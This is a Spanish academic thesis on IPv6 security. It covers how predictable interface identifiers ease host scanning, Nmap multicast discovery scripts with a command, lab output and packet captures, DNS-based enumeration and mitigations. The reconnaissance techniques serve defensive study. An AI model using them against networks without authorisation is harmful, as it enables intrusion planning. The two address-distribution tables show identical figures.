Universidad de Buenos Aires

Facultades de Ciencias Económicas,

Cs. Exactas y Naturales e Ingeniería

Carrera de Especialización en Seguridad Informática

Trabajo Final

Tema:

Seguridad en Redes

Título:

Análisis de Seguridad en el Protocolo IPv6

Autor: Ing. Rodrigo Horacio Zapata Valdez

Tutor: Mg. Ing. Juan Alejandro Devincenzi

Año 2013

Cohorte 2012

Resumen

El protocolo IPv6 fue desarrollado durante la década de los 90 con el fin de sustituir a IPv4 como protocolo dominante en Internet. IPv6 soluciona los problemas fundamentales de IPv4 y entrega una base para futuros desarrollos y avances. Dentro de las ventajas de IPv6 se encuentran un gran número de direcciones disponibles, nuevas funcionalidades del protocolo ICMP, la autoconfiguración de direcciones, cambios en la estructura del paquete IP, en particular, lo referido a las cabeceras de extensión.

A lo largo del trabajo, se irán contemplando cada una de las mencionadas características, teniendo como eje de análisis las implicancias de seguridad que involucran cada una de ellas. Debido al corto tiempo de vida del protocolo, a la inmadurez de sus implementaciones, a fallas propias en su desarrollo y a la falta de adecuación a los estándares de los fabricantes de hardware o software, existen un gran número de vulnerabilidades. Éstas pueden ser explotadas por herramientas disponibles en Internet, cuyo uso no resulta complicado para usuarios poco experimentados.

A fin de lograr una adecuada implementación del nuevo protocolo, es condición fundamental tener un conocimiento preciso sobre el mismo, saber a qué vulnerabilidades se expone, y a partir de esta información aplicar las mejores prácticas y estándares. De este modo se minimiza las implicancias de seguridad de IPv6 sobre la infraestructura de red de una organización.

Palabras claves: IPv6, seguridad, vulnerabilidades, buenas prácticas.

Lista de Figuras

Lista de tablas

Abreviaturas

AH	Authentication Header
ARP	Address Resolution Protocol
CGA	Cryptographically Generated Addresses
CIDR	Classless Inter-Domain Routing
CPA	Certificate Path Advertisement
CPS	Certificate Path Solicitation
DAD	Duplicate Address Detection
DHCPv6	Dynamic Host Configuration Protocol Version 6
DNS	Domain Name Server
DoS	Denial of Service
DF	Don't Fragment
MF	More Fragment
ESP	Encapsulating Security Payload
HMAC-MD5	Hash-Based Message Authentication Code
ICMPv6	Internet Control Message Protocol Version 6
ID	Identification
IID	Identification of Interface
IEFT	Internet Engineering Task Force
IEEE EUI -64	Institute of Electrical and Electronics Engineers Extended Unique Identifier 64-bit
IKE	Internet Key Exchange
IOS	Internetwork Operating System
IPSec	Internet Protocol Security
IPv4	Internet Protocol Version4
IPv6	Internet Protocol Version6
LAN	Local Area Network
LSN	Large-Scale NATs
MAC	Media Access Control
MTU	Maximum Transfer Unit
NA	Neighbor Advertisement
NAT	Network Address Translation

NAT-PTs	Network Address Translation – Port Translation
ND	Network Discovery
NDP	Neighbor Discovery Protocol
NS	Neighbor Solicitation
NUD	Neighbor Unreachability Detection
OSI	Open Systems Interconnection
OUI	Organizationally Unique Identifier
PDU	Protocol Data Unit
PMTUD	Path MTU Discovery
PTR	Pointer
RA	Router Advertisement
RFC	Request For Comment
RMs	Redirect Messages
RS	Router Solicitation
RSA	Rivest, Shamir y Adleman
SEND	Secure Neighbor Discovery
SLAAC	Stateless Address Autoconfiguration
SSH	Secure Shell
SSL	Secure Sockets Layer
TCP	Transmission Control Protocol
TLS	Transport Layer Security
UDP	User Datagram Protocol
ULA	Unique local address
VPN	Virtual Private Network
VRF	Virtual Fragmentation Reassembly

1 INTRODUCCIÓN

El protocolo IPv4 nacido en la década de los 70´, se vio superado principalmente por el explosivo incremento de los usuarios de Internet, dejando al descubierto su reducido número de direcciones y problemas estructurales. Es así como surge el protocolo IPv6 que intenta ser la alternativa que soluciona esta problemática y ofrece nuevas funcionalidades.

La implementación del protocolo IPv6 es un proceso que se está desarrollando muy lentamente. Actualmente se pretende ingresar en una fase de transición donde coexistirán ambos protocolos hasta alcanzar la migración definitiva (esto no significa que sistemas IPv4 dejarán de existir). Existen muchos interrogantes y dudas acerca de la verdadera seguridad que ofrece IPv6, fundamentalmente basados en la falta de conocimiento sobre el tema.

Por otro lado, al ser IPv6 un protocolo con un escaso tiempo de vida, lleva a que los expertos en la materia tengan poca experiencia sobre él. En un primer momento surgirán muchos problemas de seguridad asociados tanto con una incorrecta puesta en funcionamiento como a problemas relacionados con vulnerabilidades propias del protocolo.

1.1 Objetivos y alcance

El trabajo tiene por objetivo principal investigar las implicaciones de seguridad de la implementación del protocolo IPv6 que afecta a las organizaciones, teniendo en cuenta que pueden mejorar los niveles de seguridad actuales o generar nuevas brechas.

1.2 Estructura del trabajo

El documento está dividido por capítulos, cada uno presenta un marco teórico que contempla una nueva funcionalidad del protocolo, así como también, las vulnerabilidades que traen aparejadas, ataques que pueden realizarse, culminando luego con buenas prácticas para su puesta en producción.

En el primer capítulo se brinda un breve panorama de la actualidad de IPv6, los objetivos que se buscan en el desarrollo del trabajo y su estructura.

En el segundo capítulo, se describe el nuevo direccionamiento IPv6, indicando los tipos de direcciones, y haciendo foco en el proceso de escaneo de redes, tanto local como remoto.

En el tercer capítulo, se presentan aspectos relacionados con la privacidad en IPv6 al emplear el mecanismo de autoconfiguración de direcciones, las limitaciones que posee y algunas propuestas de mejora del mismo.

El cuarto capítulo detalla las particularidades de la nueva estructura del paquete IPv6, sobre todo en lo que respecta a las cabeceras de extensión. Se muestran pruebas de concepto que explotan algunas de sus vulnerabilidades.

En el quinto capítulo se presentan las nuevas características del protocolo ICMP y su importancia en el proceso de descubrimiento de nodos vecinos. Dicho proceso cuenta con numerosas vulnerabilidades cuya explotación se muestra a través de distintas pruebas.

En el sexto capítulo se realiza una reseña del protocolo IPSec, explicando sus modos de funcionamiento y dando una visión de su actual utilización.

En el séptimo capítulo se brindan algunas características adicionales de IPv6, por ejemplo las implicancias en las conexiones extremo a extremo o el empleo de mecanismos de NAT.

Finalmente en el capítulo ocho, se encuentran las conclusiones finales y recomendaciones surgidas como resultado de la investigación.

2 DIRECCIONAMIENTO IPV6

El direccionamiento en IPv6 [1], tiene 128 bits de longitud y se lo escribe usando la notación hexadecimal delimitada por el carácter dos puntos. Una dirección IPv6 está compuesta por ocho grupos de cuatro dígitos hexadecimales, cada grupo representando 16 bits (2 bytes).

En una dirección IPv6 se pueden distinguir tres elementos componentes:

1. El prefijo de red es el conjunto de bits de mayor orden, usados para identificar una red específica y en algunos casos, indicar el tipo de dirección.

2. El identificador (ID) de subred indica un enlace hacia un sitio. El ID de subred es asignado por el administrador del sitio y puede darse la situación de que un sitio tenga múltiples IDs.

3. El ID de host de una dirección permite diferenciar un host de otro dentro de una misma red.

La Fig. 1 muestra la estructura de una dirección IPv6:




Fig. 1 - Estructura de una dirección IPv6

Las direcciones IPv6 pueden ser escritas usando caracteres en mayúscula como en minúscula. Por otro lado, es posible aplicar reglas de abreviaturas para facilitar la escritura y memorización de direcciones muy extensas. Está permitido omitir los ceros a la izquierda de cada bloque de 16 bits, y también reemplazar una cadena de ceros por el caracter ::

2.1 Representación con prefijos

En las direcciones IPv6, los prefijos continúan escribiéndose del mismo modo que en IPv4 [1], empleando la notación CIDR. Esta notación se representa utilizando la forma “dirección IPv6/tamaño del prefijo”, donde tamaño del prefijo es el valor en decimal que indica la cantidad de bits contiguos a la izquierda de la dirección que forman parte del prefijo. Por ejemplo, a continuación se utilizan 64 bits que sirven para identificar la subred: 2001:DB8:3003:2*::/64*

2.2 Tipos de Direcciones IPv6

En IPv6 se han definido tres tipos de direcciones [1]:

1. Unicast[1]*: I*dentifica una única interfaz, de modo que un paquete enviado a una dirección unicast se entrega a una sola interfaz.
    1.1. *Global Unicast*[2]*:* Equivalente a las direcciones IPv4 públicas, las direcciones global *unicast* son globalmente ruteables y accesibles en Internet IPv6.
    1.2. Link-Local[3]: sólo pueden utilizarse en el enlace en cual la interfaz se encuentra conectada, este tipo de dirección es atribuida automáticamente usando el prefijo FE80::/64. Los 64 bits reservados para identificar la interfaz se configuran utilizando el formato IEEE-EUI 64[4]. Los routers no deben encaminar paquetes cuyo origen o destino sea una dirección link-local hacia otros enlaces.
    1.3. Unique Local Address [5] (ULA): Dirección con grandes probabilidades de ser globalmente única, utilizada solamente para comunicaciones locales, generalmente dentro de un mismo enlace o conjunto de enlaces. Una dirección ULA no debe ser ruteable en Internet global.
2. Anycast[6]: Identifica un conjunto de interfaces. Un paquete enviado a una dirección anycast se entrega a la interfaz perteneciente a este conjunto más próxima al origen (de acuerdo con la distancia medida por los protocolos de encaminamiento).
3. Multicast[7]: También identifica un conjunto de interfaces, pero un paquete enviado a una dirección multicast se entrega a todas las interfaces asociadas a esa dirección.

[1] Unicast: Unidifusión
[2] Global Unicast: Unidifusión Global
[3] Link-Local: Enlace Local
[4] IEEE-EUI 64: IEEE Extended Unique Identifier64-bit: Identificador Único Extendido de 64 bits del Instituto de Ingenieros Eléctricos y Electrónicos
[5] Unique Local Address: Dirección Local Única
[6] Anycast: Cualquier difusión
[7] Multicast: Multidifusión

2.3 IPv6 y el escaneo de redes [2] [3]

IPv6 ofrece un espacio de direccionamiento mayor que IPv4. El estándar de tamaño de subred /64 tiene teóricamente una capacidad para alojar alrededor de 1844 x 10 ^19 hosts, que resulta en una densidad de host muy baja. Por ello, en general se piensa que se necesita un gran esfuerzo para realizar ataques de escaneo de direcciones IPv6, considerándose casi inviables. A continuación se explican algunos modos que IPv6 ofrece para configurar direcciones y como pueden ser usados para facilitar el escaneo de redes.

2.3.1 Configuración de direcciones en IPv6

Existen dos mecanismos de configuración automática: StateLess Addres Auto-Configuration (SLAAC) [4], y Dynamic Host Configuration Protocol versión 6 (DHCPv6) [5]. Aunque SLAAC es el mecanismo mandatorio y DHCPv6 es opcional, ambos mecanismos son soportados por la mayoría de los sistemas operativos. Además de los citados mecanismos, un host puede obtener IP a través de una configuración manual.

2.3.1.1 StateLess Address Auto-Configuration

Cuando un host se une a una red, envía una solicitud de información de configuración de red a los routers, quienes responden con un mensaje que contiene los prefijos IPv6. Estos serán usados por los host para configurar su dirección IPv6 en la red local, al que se debe añadir su correspondiente identificador de interface (IID).

2.3.1.2 IEEE Extended Unique Identifier 64-bit

Algunas tecnologías generan un IID de 64 bits basados en la dirección de la capa de enlace de la correspondiente placa de red. Por ejemplo en el caso de una dirección Ethernet, los IIDs se construyen de la siguiente manera [1]:

- El llamado bit U/L (Universal/ Local bit), que corresponde al bit número 7 considerando de izquierda a derecha en una dirección, es seteado en 1.

- La palabra 0xfffe es insertada entre el Organizationally Unique Identifier [8](OUI) y el resto de la dirección Ethernet.

Por ejemplo con la dirección MAC 48-1E-C9-21-85-0C se construirá una IID 4A1E:C9FF:FE21:850C, como se observa en la Fig. 2:




Fig. 2 - Construcción de un Identificador de Interfaz basado en capa de enlace

Se deben tener en cuenta una serie de consideraciones de seguridad en relación con este tipo de identificadores. En primer lugar, el universo de búsqueda de posibles IIDs se ve reducido, ya que usando el algoritmo anterior, se encuentran fijos los bytes 4 y 5, resultando los valores 0xff y 0xfe.

En segundo lugar, los tres primeros bytes corresponden al OUI de la interface de red de cada fabricante. Dado que no todos los OUIs fueron asignados, esto reduce aún más el universo de búsqueda de IIDs. Por otro lado, de los OUIs asignados, muchos podrían corresponderse a equipos heredados, que no serán usados para conectarse a Internet a través de sistemas con IPv6 habilitado.

Finalmente en algunos escenarios es posible descubrir la OUI en uso por los dispositivos de red, reduciendo todavía más el número de IIDs posibles.

Estas consideraciones significan que en algunos escenarios, el espacio de búsquedas de IIDs se ve reducido a 2^24 o n*2^24 (donde n es el número de OUIs diferentes asignados a los fabricantes.) [2]

Otro caso para tener en cuenta es el uso de tecnologías de virtualización, ya que emplean generalmente direcciones MAC con patrones específicos. Por ejemplo todas las direcciones MAC generadas en un entorno virtualizado con

[8] Organizationally Unique Identifier: Identificador Único de Organización

VirtualBox utilizan el OUI 08:00:27. Esto significa que todas las direcciones asignadas mediante SLAAC, tendrán IID de la forma a00:27ff:feXX:XXXX, reduciendo el universo de direcciones de 64 bits a 24 bits.

Los servidores VMWare ESX, generan las direcciones MAC utilizando el siguiente patrón:

- El OUI es fijado en 00:05:59
- Los siguientes 16 bits de la dirección MAC son fijados con el mismo valor que los últimos 16 bits de la dirección IPv4 del sistema operativo de la consola.
- Los ocho bits finales de la dirección MAC son fijados usando un valor de hash basado en el nombre del archivo de configuración de la máquina virtual.

Entonces si se asume que la dirección IPv4 del sistema operativo de la consola es conocida, el universo de búsqueda de direcciones se reduce de 64 bits a 8 bits.

Por otro lado las direcciones MAC son configuradas manualmente en un servidor VMWare ESX emplea como OUI a 00:50:56, con los 3 bytes de menor orden contenidos en el rango 0x000000-0x3fffff (para evitar conflictos con otros productos de VMware). Es así que de este modo el universo de búsqueda de direcciones se reduce de 64 bits a 22 bits. [2]

2.3.1.3 Dynamic Host Configuration Protocol

DHCPv6 [5] es un protocolo en el que un servidor otorga direcciones IPv6 a hosts dentro de un rango específico y teniendo en cuenta ciertas políticas. Al ser las direcciones asignadas en forma secuencial, son propensas a ser predecibles.

Por ejemplo si el prefijo 2001:db8::/64 es usado para asignar direcciones en la red local, el servidor DHCPv6 debe asignar (secuencialmente) direcciones desde el rango 2001:db8::1 a 2001:db8::100. En escenarios normales, esto significa que el universo de búsqueda de IID se ve reducido de sus 64 bits originales hasta los 8 o 16 bits.

2.3.1.4 Direcciones correspondientes a Mecanismos de Transición

Algunas tecnologías de transición/coexistencia pueden ser usados para reducir el universo de búsqueda en escaneos de direcciones, ya que especifican cómo deben ser generadas las direcciones IPv6. Por ejemplo, en el caso de Teredo [6], los 64 bits correspondientes al IID son generados a partir de la dirección IPv4 observada en el servidor Teredo.

2.3.1.5 Direcciones configuradas manualmente

En algunos escenarios, las direcciones de los nodos deben ser configuradas manualmente. Tal es el caso de asignación de direcciones a router que no emplean métodos automáticos. [2]

Mientras los administradores de red tengan la libertad de seleccionar el IID de cualquier rango de 1 – 2^64, para ganar en simplicidad (fácil de memorización), tienden a seleccionar direcciones con algunos de los patrones siguientes:

- Direcciones de “Byte-Bajo”: en la cual todos los bytes del IID (excepto los inferiores) son fijados en 0.
- Direcciones basadas en IPv4: en la cual el IID enmascara la dirección IPv4 de la interface
- Direcciones que enmascaran palabras (Wordy): por ejemplo 2001:db8::dead:beef

Los primeros dos patrones reducen el universo de búsqueda de direcciones de los 64 bits originales hasta los 8 bits, asumiendo que el rango de direcciones IPv4 es conocido. Por otro lado, el universo de búsqueda en el caso de direcciones que enmascaran palabras es probablemente más complejo pero aún estaría reduciendo los 64 bits originales.

2.3.1.6 Otros tipos de direcciones

Para intentar solucionar problemas de privacidad en IPv6 en la asignación de que generan los IIDs (ver sección 3), existen implementaciones basadas en las denominadas “Extensiones de privacidad para la configuración automática de direcciones en IPv6” [7], que produce direcciones aleatorias, concatenando un

identificador aleatorio con el prefijo de red autoconfigurado propagado por el router.

2.3.2 Asignación de direcciones IPv6 en escenarios de red del mundo real

La Tabla 1 y Tabla 2 proveen un breve resumen de los resultados obtenidos por Malone [8] para clientes y routers IPV6. Estos resultados son presentados por ser la medición más completa disponible públicamente.

Tipo de Dirección	Porcentaje
Byte - Bajo	70%
Basadas en IPv4	5%
SLAAC	1%
Wordy	<1%
Privacidad	<1%
Teredo	<1%
Otras	<1%

Tabla 1 - Medida de direcciones en clientes

Tipo de Dirección	Porcentaje
Byte - Bajo	70%
Basadas en IPv4	5%
SLAAC	1%
Wordy	<1%
Privacidad	<1%
Teredo	<1%
Otras	<1%

Tabla 2- Medida de direcciones en servidores

2.3.3 Escaneo de direcciones IPv6 en redes remotas

Mientras que en redes IPv4 se podría aplicar un escaneo de host remos usando distintas técnicas de "Fuerza bruta", un ataque exitoso hacia IPv6 es prácticamente inviable. Es por ello que un atacante tomará ventaja de los patrones de direcciones que se vieron en secciones anteriores.

El escaneo de direcciones IPv6 de una red remota debería considerar un factor que no está presente en el caso de IPv4: dado que una subred IPv6 es /64, un escaneo de la totalidad de los /64 posibles direcciones, en teoría conducirían a la creación de 2^64 entradas del Neighbor Cache[9] del último router. Muchas implementaciones IPv6 son incapaces de manejar tal cantidad de entradas en el Neighbor Cache, y de hecho este ataque de escaneo de direcciones puede tener como consecuencia un ataque de Denegación de Servicio (DoS) [9].

[9] Neighbor Cache: Cache de Vecinos: contiene una entrada por cada vecino a los cuales el nodo le ha enviado tráfico recientemente.

2.3.4 Escaneo de direcciones IPv6 en redes locales.

La principal diferencia de un escaneo de direcciones de redes remotas y locales, consiste en que en ésta última el uso de direcciones link-local multicast puede facilitar al atacante la búsqueda de direcciones unicast en el largo espacio direcciones IPv6.

Desde que los sistemas operativos Windows (a partir de Vista), no responden por defecto los mensajes ICMPv6 enviados a las direcciones multicast, las herramientas de escaneo en IPv6 utilizan paquetes adicionales de prueba para provocar la respuesta de los nodos locales.

El programa Nmap [10] se basa en cuatro técnicas para el descubrimiento de host (que pueden ser usadas en forma aislada o en simultáneo para lograr mayor efectividad). Las mismas son las siguientes:

- Targets-ipv6-multicast-echo[10]: envía paquetes de solicitud de eco ICMPv6 (ver Capítulo 5) con destino hacia la dirección link-local multicast (ff00::1).Cuando un paquete de respuesta de eco ICMPv6 es recibido, se registra la dirección IPv6 origen y se lo marca como un objetivo posible. Es una técnica sencilla y eficaz.
- Targets-ipv6-multicast-invalid-dst[11]: envía paquetes ICMPv6 con cabeceras de extensión inválidas (ver Capítulo 5) hacia la dirección link-local multicast. Cualquier host que responda con un paquete ICMPv6 de problemas de parámetros es marcado como activo.
- Targets-ipv6-multicast-mld[12]: intenta descubrir hosts IPv6 disponibles en la red LAN enviando consultas MLD (Multicast Listener Discovery[13]) con destino hacia la dirección link-local multicast y procesa las respuestas. El tiempo de demora máxima de respuesta a la consulta es cercana a 0, provoca que los host respondan inmediatamente en lugar de esperar por otras respuestas del grupo multicast.

[10] Targets-ipv6-multicast-echo: Objetivos IPv6 a través del uso de eco de multidifusión.
[11] Targets-ipv6-multicast-invalid-dst: Objetivos IPv6 a través de la multidifusión con destinos inválidos
[12] Targets-ipv6-multicast-mld: Objetivos IPv6 a través del uso del descubrimiento de oyente del grupo de multidifusión.
[13] Multicast Listener Discovery: Descubrimientos de oyentes de multidifusión, el protocolo no es objeto de estudio del presente trabajo.

- Targets-ipv6-multicast-slaac [14] : envía paquetes ICMPv6 Router Advertisement (RA) (Ver Capítulo 5) con prefijos de direcciones aleatorios, causando que los host comiencen el proceso de SLAAC y envíen una solicitud para su nueva dirección. Se puede inferir la dirección remota combinando el prefijo link-local con el identificador de interface en cada solicitud recibida.

Mediante la ejecución del siguiente comando, como se muestra en la Fig. 3

```
root@Ubuntu:~# nmap -v -n -sn --script targets-ipv6-\*
```

Fig. 3 - Ejecución de Nmap

Nmap lanza las cuatro técnicas de descubrimiento descriptas anteriormente. Y entrega como resultado la información mostrada en la Fig. 4

```
Starting Nmap 6.25 ( http://nmap.org ) at 2013-03-06 01:36 ART
NSE: Loaded 4 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 01:36
Completed NSE at 01:36, 10.66s elapsed
Pre-scan script results:
| targets-ipv6-multicast-echo:
|   IP: fe80::20c:29ff:feab:a05a  MAC: 00:0c:29:ab:a0:5a  IFACE: eth0
|   IP: fe80::20c:29ff:fea3:2efc  MAC: 00:0c:29:a3:2e:fc  IFACE: eth0
|_  Use --script-args=newtargets to add the results as targets
| targets-ipv6-multicast-invalid-dst:
|   IP: fe80::20c:29ff:feab:a05a  MAC: 00:0c:29:ab:a0:5a  IFACE: eth0
|   IP: fe80::20c:29ff:fea3:2efc  MAC: 00:0c:29:a3:2e:fc  IFACE: eth0
|   IP: fe80::100                 MAC: 00:50:56:c0:00:07  IFACE: eth0
|_  Use --script-args=newtargets to add the results as targets
| targets-ipv6-multicast-mld:
|   IP: fe80::9570:d3d8:a1bc:fbc4  MAC: 00:0c:29:26:12:1e  IFACE: eth0
|   IP: fe80::100                  MAC: 00:50:56:c0:00:07  IFACE: eth0
|   IP: fe80::20c:29ff:fea3:2efc   MAC: 00:0c:29:a3:2e:fc  IFACE: eth0
|
|_  Use --script-args=newtargets to add the results as targets
| targets-ipv6-multicast-slaac:
|   IP: fe80::20c:29ff:feab:a05a   MAC: 00:0c:29:ab:a0:5a  IFACE: eth0
|   IP: fe80::f112:115e:42b3:e000  MAC: 00:50:56:c0:00:07  IFACE: eth0
|   IP: fe80::e966:6e7e:2dd8:a701  MAC: 00:50:56:c0:00:07  IFACE: eth0
|   IP: fe80::9570:d3d8:a1bc:fbc4  MAC: 00:0c:29:26:12:1e  IFACE: eth0
|   IP: fe80::fcb5:d45c:7bfc:c53d  MAC: 00:0c:29:26:12:1e  IFACE: eth0
|   IP: fe80::20c:29ff:fea3:2efc   MAC: 00:0c:29:a3:2e:fc  IFACE: eth0
|_  Use --script-args=newtargets to add the results as targets
NSE: Script Post-scanning.
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 10.92 seconds
           Raw packets sent: 0 (0B) | Rcvd: 0 (0B)
```

Fig. 4 - Resultado de Nmap

En las Fig. 5, Fig. 6, Fig. 7 y Fig. 8 se muestra los paquetes generados por la herramienta Nmap.

[14] Targets-ipv6-multicast-slaac: Objetivos IPv6 a través del uso de SLAAC de multidifusión.

Source	Destination	Length	Protocol	Info
fe80::20c:29ff:fe89:8a08	ff02::1	82	ICMPv6	Echo (ping) request id=0x0005, seq=6
fe80::20c:29ff:feab:a05a	fe80::20c:29ff:fe89:8a08	82	ICMPv6	Echo (ping) reply id=0x0005, seq=6
fe80::20c:29ff:fea3:2efc	fe80::20c:29ff:fe89:8a08	82	ICMPv6	Echo (ping) reply id=0x0005, seq=6

Fig. 5 - Targets-ipv6-multicast-echo

Source	Destination	Length	Protocol	Info
fe80::20c:29ff:fe89:8a08	ff02::1	70	ICMPv6	Unknown (254)
fe80::20c:29ff:feab:a05a	fe80::20c:29ff:fe89:8a08	118	ICMPv6	Parameter Problem (unrecognized IPv6 option encountered)
fe80::20c:29ff:fea3:2efc	fe80::20c:29ff:fe89:8a08	118	ICMPv6	Parameter Problem (unrecognized IPv6 option encountered)
fe80::100	fe80::20c:29ff:fe89:8a08	118	ICMPv6	Parameter Problem (unrecognized IPv6 option encountered)

Fig. 6 - Targets-ipv6-multicast-invalid-dst

Source	Destination	Length	Protocol	Info
fe80::20c:29ff:fe89:8a08	ff02::1	110	ICMPv6	Router Advertisement from 00:0c:29:89:8a:08
::	ff02::1:ffab:a05a	78	ICMPv6	Neighbor Solicitation for fc42:73e2:6ae9:0:20c:29ff:feab:a05a
::	ff02::1:ffb3:e000	78	ICMPv6	Neighbor Solicitation for fc42:73e2:6ae9:0:f112:115e:42b3:e000
::	ff02::1:ffd8:a701	78	ICMPv6	Neighbor Solicitation for fc42:73e2:6ae9:0:e966:6e7e:2dd8:a701
::	ff02::1:ffbc:fbc4	78	ICMPv6	Neighbor Solicitation for fc42:73e2:6ae9:0:9570:d3d8:a1bc:fbc4
::	ff02::1:fffc:c53d	78	ICMPv6	Neighbor Solicitation for fc42:73e2:6ae9:0:fcb5:d45c:7bfc:c53d
::	ff02::1:ffa3:2efc	78	ICMPv6	Neighbor Solicitation for fc42:73e2:6ae9:0:20c:29ff:fea3:2efc

Fig. 7 - Targets-ipv6-multicast-slaac

Source	Destination	Length	Protocol	Info
fe80::20c:29ff:fe89:8a08	ff02::1	86	ICMPv6	Multicast Listener Query
fe80::20c:29ff:feab:a05a	ff02::16	90	ICMPv6	Multicast Listener Report Message v2
fe80::20c:29ff:feab:a05a	ff02::16	90	ICMPv6	Multicast Listener Report Message v2
fe80::9570:d3d8:a1bc:fbc4	ff02::1:ffbc:fbc4	86	ICMPv6	Multicast Listener Report
fe80::20c:29ff:fea3:2efc	ff02::16	90	ICMPv6	Multicast Listener Report Message v2
fe80::20c:29ff:fea3:2efc	ff02::16	90	ICMPv6	Multicast Listener Report Message v2

Fig. 8 - Targets-ipv6-multicast-mld

2.3.5 Mitigación de ataques de escaneo de redes

Los ataques relacionados con escaneos de direcciones IPv6 pueden ser mitigados teniendo presente algunas recomendaciones [2]:

- Empleo de direcciones de privacidad extendidas estables, en lugar de las direcciones basadas en identificadores IEEE-EUI 64, de modo que algunos patrones de direcciones sean eliminados (aunque su uso tendrá otros problemas como se verá en secciones posteriores).
- Empleo de Sistemas de Prevención de Intrusos (IPS) en el perímetro de la red.

- Si se emplean máquinas virtuales, se debería configurar la dirección MAC en forma manual, ya que si la máquina virtual emplea IIDs con el formato de la IEEE, sean generados por direcciones MAC no predecibles.
- Un administrador puede configurar DHCPv6, considerando que las primeras direcciones asignadas al pool comience a una distancia considerable de la dirección [prefijo]::1. Otro punto a tener en cuenta es que las direcciones no sean secuenciales y no sigan ningún patrón.

2.3.6 Otras técnicas para el descubrimiento de direcciones [2]

- **Archivos Públicos:** de listas de correo o archivos de noticias Usenet[15] pueden ser poderosos canales para un atacante, ya que los nombres de host y/o direcciones IPv6 pueden ser obtenidas fácilmente inspeccionando en algunos casos el campo "Received from[16]:" u otras líneas del encabezado.
- **Inspección del Neighbor Cache en IPv6 y de la tabla de ruteo:** Esta técnica es efectiva siempre que no se requiera credenciales de acceso para acceder al sistema en la red destino.
- **Inspección de configuraciones del sistema y archivos de logs.**
- **Obtención de información de protocolos de ruteo:** un atacante local puede convertirse en un oyente pasivo de los mensajes intercambiados por los protocolos de ruteo para determinar otras subredes válidas dentro de la organización.
- **Empleo del DNS:** Algunos hosts son publicados en el DNS (servidores de correos o web). Es importante destacar que cuando las direcciones en un sitio siguen patrones específicos, con la sola publicación de una dirección, se produce una amenaza de que otros host sean descubiertos. En la Fig. 9, observa un ejemplo de servidores IPv6, cuyas direcciones se encuentran publicadas a través del servidor de DNS, mientas que en la Fig. 10, se aprecia un ejemplo completo de un archivo de zona de IPv6.

[15] Usenet: http://www.usenet.net
[16] Received from: "Recibido de"

```
2001:1973:2303:1234::/64 -> ns1.example.com, ns2.example.com
2001:1973:2303:2345::/64 -> ns99.example2.com, ns100.example2.com
2001:1973:2303:4321::/64 -> ns1.cust1.com, ns2.cust1.com
```

Fig. 9 - DNS - Publicación de direcciones

```
$TTL 3h
$ORIGIN 3.0.3.2.3.7.9.1.1.0.0.2.ip6.arpa.
@       IN SOA ns3.example.ca. ns4.example.ca. (
                  2011071030 ; serial
                  3h         ; refresh after 3 hours
                  1h         ; retry after 1 hour
                  1w         ; expire after 1 week
                  1h )       ; negative caching TTL of 1 hour
            NS   ns3.example.ca.
            NS   ns4.example.ca.

4.3.2.1 IN NS ns1.example.com.
           NS ns2.example.com.
5.4.3.2 IN NS ns99.example2.com.
           NS ns100.example2.com.
1.2.3.4 IN NS ns1.cust1.com.
           NS ns2.cust1.com.

; This would be for 2001:1973:2303:1::/64
1.0.0.0 IN NS ns1.example.org.
           NS ns2.example.org.

; This would be for 2001:1973:2303:10::/64
0.1.0.0 IN NS ns1.example.org.
           NS ns2.example.org.

; This would be for 2001:1973:2303:100::/64
0.0.1.0 IN NS ns1.example.org.
           NS ns2.example.org.

; This would be for 2001:1973:2303:1000::/64
0.0.0.1 IN NS ns1.example.org.
           NS ns2.example.org.
```

Fig. 10 - Ejemplo DNS [11]

- **Transferencia de Zona de DNS:** puede proveer información sobre objetivos de ataques potenciales. Restringiendo las transferencias de zona en IPv6 es más importante que hacerlo en IPv4, donde era considerado únicamente como buena práctica.
- **Mapeo reverso de DNS:** Consiste en que un atacante, recorre la zona "ip6.arpa" en búsqueda de registros PTR, con la intención de aprender las direcciones de los host dentro de una red objetivo dada.

- **Resolución de servicios y nombres locales:** por ejemplo multicast DNS (mDNS) y DNS Service Discovery (DNS-SD) o Link-Local Multicast Name Resolution (LLNR) [12].

3 ASPECTOS DE PRIVACIDAD RELACIONADOS CON IPV6

Las interfaces que emplean el mecanismo de SLAAC, generan identificadores de interfaces basados en IEEE EUI–64. Esto proporciona un fuerte sustento para la unicidad, pero permite que una interface sea seguida [17]incluso si se mueve de una red hacia otra, o si su prefijo de red cambia.

Se podría considerar por ejemplo un dispositivo móvil que se conecte a diferentes redes inalámbricas desde distintas ubicaciones. Si estaría usando IPv4, el dispositivo es probable que utilice el servicio de DHCP y reciba direcciones no correlacionadas. Si emplearía la autoconfiguración de IPv6, la dirección de la interface wireless tendría el mismo IID en cada instancia. Incluso el IID generado por la IEEE EUI-64, al estar basado en la dirección MAC, puede revelar de qué tipo de dispositivo se trata.

